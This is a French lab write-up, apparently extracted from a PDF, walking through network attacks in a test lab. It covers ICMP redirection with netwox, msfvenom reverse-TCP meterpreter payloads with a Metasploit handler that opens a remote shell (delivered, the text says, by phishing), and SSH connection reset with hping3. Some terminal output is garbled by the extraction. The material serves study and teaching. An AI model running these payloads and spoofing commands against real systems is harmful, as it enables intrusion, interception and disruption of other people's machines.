
## 9 - ICMP-Redirection :

- Le résultat de cette attaque consiste à se positionner au milieu (MITM), entre la victime (machine Ubuntu) et le routeur en redirigeant les paquets par la machine Kali (dans notre cas attaquant).
- On vérifie l'adresse IP des machines Kali et Ubuntu : **ifconfig**

```
(kali㉿kali)-[~]
$ ifconfig
docke0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
      inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
            ether 02:42:63:c6:7e:8a txqueuelen 0 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.34 netmask 255.255.255.0 broadcast 192.168.1.255
            inet6 fe80::a00:27ff:fe95:bd54 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:95:bd:54 txqueuelen 1000 (Ethernet)
            RX packets 21 bytes 5906 (5.7 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 22 bytes 3016 (2.9 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
            inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```




```
marko123@marko-pc: ~
marko123@marko-pc:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:f1:47:52
          inet addr:192.168.1.7 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1:4752/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:120 errors:0 dropped:0 overruns:0 frame:0
            TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:22727 (22.7 KB) TX bytes:7579 (7.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:65536 Metric:1
            RX packets:168 errors:0 dropped:0 overruns:0 frame:0
            TX packets:168 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:12236 (12.2 KB) TX bytes:12236 (12.2 KB)

marko123@marko-pc:~$
```

- **IP attaquant : 192.168.1.34**
- **IP victime : 192.168.1.7**
- **IP routeur : 192.168.1.1**
- on accède au fichier de configuration : **nano /etc/sysctl.conf**



```
marko123@marko-pc: ~
marko123@marko-pc:~$ sudo nano /etc/sysctl.conf
marko123@marko-pc:~$
```



GNU nano 2.5.3 File: /etc/sysctl.conf

```
#####
# Additional settings - these settings can improve the network
# security of the host and prevent against some network attacks
# including spoofing attacks and man in the middle attacks through
# redirection. Some network environments, however, require that these
# settings are disabled so review and enable them as needed.
#
# Do not accept ICMP redirects (prevent MITM attacks)
#net.ipv4.conf.all.accept_redirects = 0
#net.ipv6.conf.all.accept_redirects = 0
#_or_
# Accept ICMP redirects only for gateways listed in our default
# gateway list (enabled by default)
# net.ipv4.conf.all.secure_redirects = 1
#
# Do not send ICMP redirects (we are not a router)
#net.ipv4.conf.all.send_redirects = 0
#
# Do not accept IP source route packets (we are not a router)
#net.ipv4.conf.all.accept_source_route = 0
#net.ipv6.conf.all.accept_source_route = 0
#
# Log Martian Packets
#net.ipv4.conf.all.log_martians = 1
#
```


- on modifie les paramètres :



GNU nano 2.5.3 File: /etc/sysctl.conf


```
#####
# Additional settings - these settings can improve the network
# security of the host and prevent against some network attacks
# including spoofing attacks and man in the middle attacks through
# redirection. Some network environments, however, require that these
# settings are disabled so review and enable them as needed.
#
# Do not accept ICMP redirects (prevent MITM attacks)
net.ipv4.conf.all.accept_redirects = 0
net.ipv6.conf.all.accept_redirects = 0
#_or_
# Accept ICMP redirects only for gateways listed in our default
# gateway list (enabled by default)
# net.ipv4.conf.all.secure_redirects = 1
#
# Do not send ICMP redirects (we are not a router)
net.ipv4.conf.all.send_redirects = 0
#
# Do not accept IP source route packets (we are not a router)
#net.ipv4.conf.all.accept_source_route = 0
#net.ipv6.conf.all.accept_source_route = 0
#
# Log Martian Packets
#net.ipv4.conf.all.log_martians = 1
#
```

- appliquons et vérifions les modifications : `sysctl -p`



```
marko123@marko-pc:~$ sudo sysctl -p
net.ipv4.conf.all.accept_redirects = 0
net.ipv6.conf.all.accept_redirects = 0
net.ipv4.conf.all.send_redirects = 0
marko123@marko-pc:~$
```

- on ping vers le routeur pour un test :




```
marko123@marko-pc:~$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=30 time=4.97 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=30 time=3.49 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=30 time=2.55 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=30 time=2.80 ms
64 bytes from 192.168.1.1: icmp_seq=5 ttl=30 time=3.95 ms
64 bytes from 192.168.1.1: icmp_seq=6 ttl=30 time=4.27 ms
64 bytes from 192.168.1.1: icmp_seq=7 ttl=30 time=3.52 ms
64 bytes from 192.168.1.1: icmp_seq=8 ttl=30 time=3.51 ms
64 bytes from 192.168.1.1: icmp_seq=9 ttl=30 time=3.91 ms
^C
--- 192.168.1.1 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8011ms
rtt min/avg/max/mdev = 2.554/3.666/4.973/0.692 ms
marko123@marko-pc:~$
```

- le ping passe très bien
- pour appliquer ICMP redirection on exécute la commande :

```
sudo netwox 86 --device "eth0" --filter "src host 192.168.1.7" --gw
```

```
192.168.1.34 - -spoofip "raw" --code 0 --src-ip 192.168.1.1
```

```
(kali㉿kali)-[~]
$ sudo netwox 86 --device "eth0" --filter "src host 192.168.1.7" --gw 192.168.1.34 --spoofip "raw" --code 0 --src-ip 192.168.1.1
```



- on voit que l'adresse IP de la passerelle par défaut est redirectionnée vers : **192.168.1.34 (attaquant Kali Linux)**

## b - Couche Transport :

### 1 - Port/OS/Services Scanning/Fingerprinting :

Déjà fait dans la couche d'internet .

### 2 - Payloads and Shells (Reverse TCP) :

On peut créer un simple payload en utilisant **msfvenom** :

pour windows :

```
—(root@Joms7x)~
└# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.4 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

—(root@Joms7x)~
└# ls
Desktop Documents Music Public Templates
docker-compose-linux-x86_64.sha256 Downloads Pictures shell.exe Videos
```

pour linux :

```
—(root@Joms7x)~
└# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.10.4 LPORT=4444 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

—(root@Joms7x)~
└# ls
Desktop Documents Music Public shell.exe Videos
docker-compose-linux-x86_64.sha256 Downloads Pictures shell.elf Templates
```

D'abord on va envoyer le payload à la machine de victime : phising ...

après avec une simple clique de victime sur notre fichier malicieux

On écoute le mouvement de notre victime vers **Metasploit handlers Module** :

```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp eth0
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.10.4
lhost => 10.10.10.4
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.10.4:4444
■
```

après l'exécution de payload on a le meterpreter ou shell :

```

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.10.4:4444
[*] Sending stage (175174 bytes) to 10.10.10.6
[*] Meterpreter session 1 opened (10.10.10.4:4444 -> 10.10.10.6:64030 ) at 2022-03-23 12:24:12 -04
00

meterpreter > shell
Process 4520 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18363.476]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\joms\Desktop>?
?
'?' is not recognized as an internal or external command,
operable program or batch file.


C:\Users\joms\Desktop>

```



### 3 - TCP reassembly and sequencing ( Connection Hijacking ) :

Notre Lab de test est :



#### Reset Connection :

- on accède à la machine victime pour vérifier l'adresse IP :  
**ifconfig**  
on a trouvé **192.168.1.7**
- on démarre le service ssh : **sudo service ssh start**

```

Terminal File Edit View Search Terminal Help
marko123@marko-pc:~$ sudo service ssh start
[sudo] password for marko123:
Sorry, try again.
[sudo] password for marko123:
sudo: service: command not found
marko123@marko-pc:~$ sudo service ssh start
marko123@marko-pc:~$ sudo service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enab
     Active: active (running) since Sri 2022-03-23 23:45:05 CET; 2min 40s ago
       Main PID: 949 (sshd)
      CGroup: /system.slice/ssh.service
             └─949 /usr/sbin/sshd -D

Ozu 23 23:45:05 marko-pc systemd[1]: Starting OpenBSD Secure Shell server...
Ozu 23 23:45:05 marko-pc sshd[949]: Server listening on 0.0.0.0 port 22.
Ozu 23 23:45:05 marko-pc sshd[949]: Server listening on :: port 22.
Ozu 23 23:45:05 marko-pc systemd[1]: Started OpenBSD Secure Shell server.
Ozu 23 23:47:40 marko-pc systemd[1]: Started OpenBSD Secure Shell server.
lines 1-12/12 (END)...skipping..
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
     Active: active (running) since Sri 2022-03-23 23:45:05 CET; 2min 40s ago
       Main PID: 949 (sshd)
      CGroup: /system.slice/ssh.service
             └─949 /usr/sbin/sshd -D

Ozu 23 23:45:05 marko-pc systemd[1]: Starting OpenBSD Secure Shell server...
Ozu 23 23:45:05 marko-pc sshd[949]: Server listening on 0.0.0.0 port 22.
Ozu 23 23:45:05 marko-pc sshd[949]: Server listening on :: port 22.
Ozu 23 23:45:05 marko-pc systemd[1]: Started OpenBSD Secure Shell server.
Ozu 23 23:47:40 marko-pc systemd[1]: Started OpenBSD Secure Shell server.

```

- on exécute la commande **ssh marko123@192.168.1.7** pour accéder à la machine grâce à ssh :

```

(kali㉿kali)-[~] 1628 192.168.1.1      239.255.255.250      SSDP      377 NOTIFY * HTTP/1.1
└─$ sudo ssh marko123@192.168.1.7 .1.2      239.255.255.250      SSDP      167 M-SEARCH * HTTP/1.1
marko123@192.168.1.7's password:8 1.2      239.255.255.250      SSDP      167 M-SEARCH * HTTP/1.1
Permission denied, please try again..2      239.255.255.250      SSDP      167 M-SEARCH * HTTP/1.1
marko123@192.168.1.7's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64) d (2456 bits) on interface eth0, id 0
  Ethernet II Src: Network of:f9:18 (04:8d:38:0f:f9:18), Dst: IPV4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)
  * Documentation: https://help.ubuntu.com
  * Management: https://landscape.canonical.com
  * Support: https://ubuntu.com/advantage
  Simple Service Discovery Protocol

663 packages can be updated.
503 updates are security updates.

Last login: Tue Jan  9 17:19:40 2018 from 192.168.56.1 45 00  A  8  E
marko123@marko-pc:~$ ls 00 04 11 0d 0c c0 a8 01 01 ef ff %
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  Templates  Videos
marko123@marko-pc:~$ 

```

- on voit sur wireshark les 3 messages handshake pour établissement de la connexion:

The screenshot shows a Wireshark capture of a TCP handshake between two hosts. The traffic is filtered to show frames where the source or destination IP is 192.168.1.13. The first three frames (indices 21, 22, and 23) represent the three-way handshake:

- Frame 21: Client SYN (Seq=1, Ack=1, Win=501, Len=0, TSval=1473684004, TSecr=...)
- Frame 22: Server FIN, ACK (Seq=1, Ack=2, Win=250, Len=0, TSval=3266275935, TSecr=...)
- Frame 23: Client ACK (Seq=2, Ack=2, Win=501, Len=0, TSval=1473684016, TSecr=32...)

Subsequent frames show the session continuing, including SSHv2 protocol exchange (Frames 54-60).

- On enregistre les informations concernant le numéro de séquence de la dernière communication et on passe à l'étape suivante.
- on ouvre un 2nd terminal et on tape :


```
sudo hping3 192.168.1.7 -p 22 -s 57418 -R -A -M 13937 -L 76290 -c 1
```

**13937 : next sequence number**

**76290 : acknowledgment number**


**57418 : numéro de port**

(toutes ces informations des num-seq et num-port sont dans les 2 dernières captures)




```
kali@kali: ~
File Actions Edit View Help Analyze Statistics Telephony Wireless Tools Help
[(kali㉿kali)-~]
$ sudo hping3 192.168.1.7 -p 22 -s 57418 -R -A -M 13937 -L 76290 -c 1
[sudo] password for kali:
HPING 192.168.1.7 (eth0 192.168.1.7): RA set, 40 headers + 0 data bytes
No. — Time: 17.11.2023 10:42:38 — Source: 192.168.1.13 — Destination: 192.168.1.7 — Protocol: SSHv2 — Length: 178 — Info: Server
 1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
 4513 1042.3796624.. 192.168.1.13 192.168.1.7 SSHv2 178 Server
 4514 1042.3799387.. 192.168.1.13 192.168.1.7 TCP 66 57418
 4515 1042.3799387.. 192.168.1.13 192.168.1.7 SSHv2 166 Server
[(kali㉿kali)-~]
$ 4516 1042.3800741.. 192.168.1.13 192.168.1.7 TCP 66 57418
 4517 1042.3800741.. 192.168.1.13 192.168.1.7 SSHv2 102 Server
 4518 1042.3800861.. 192.168.1.13 192.168.1.7 TCP 66 57418
 4519 1042.38004744.. 192.168.1.13 192.168.1.7 SSHv2 142 Server
 4520 1042.38004934.. 192.168.1.13 192.168.1.7 TCP 66 57418
 4521 1042.38008738.. 192.168.1.13 192.168.1.7 SSHv2 102 Server
 4522 1042.3800910.. 192.168.1.13 192.168.1.7 TCP 66 57418
```

- la connexion s'arrête immédiatement avec un message RST :



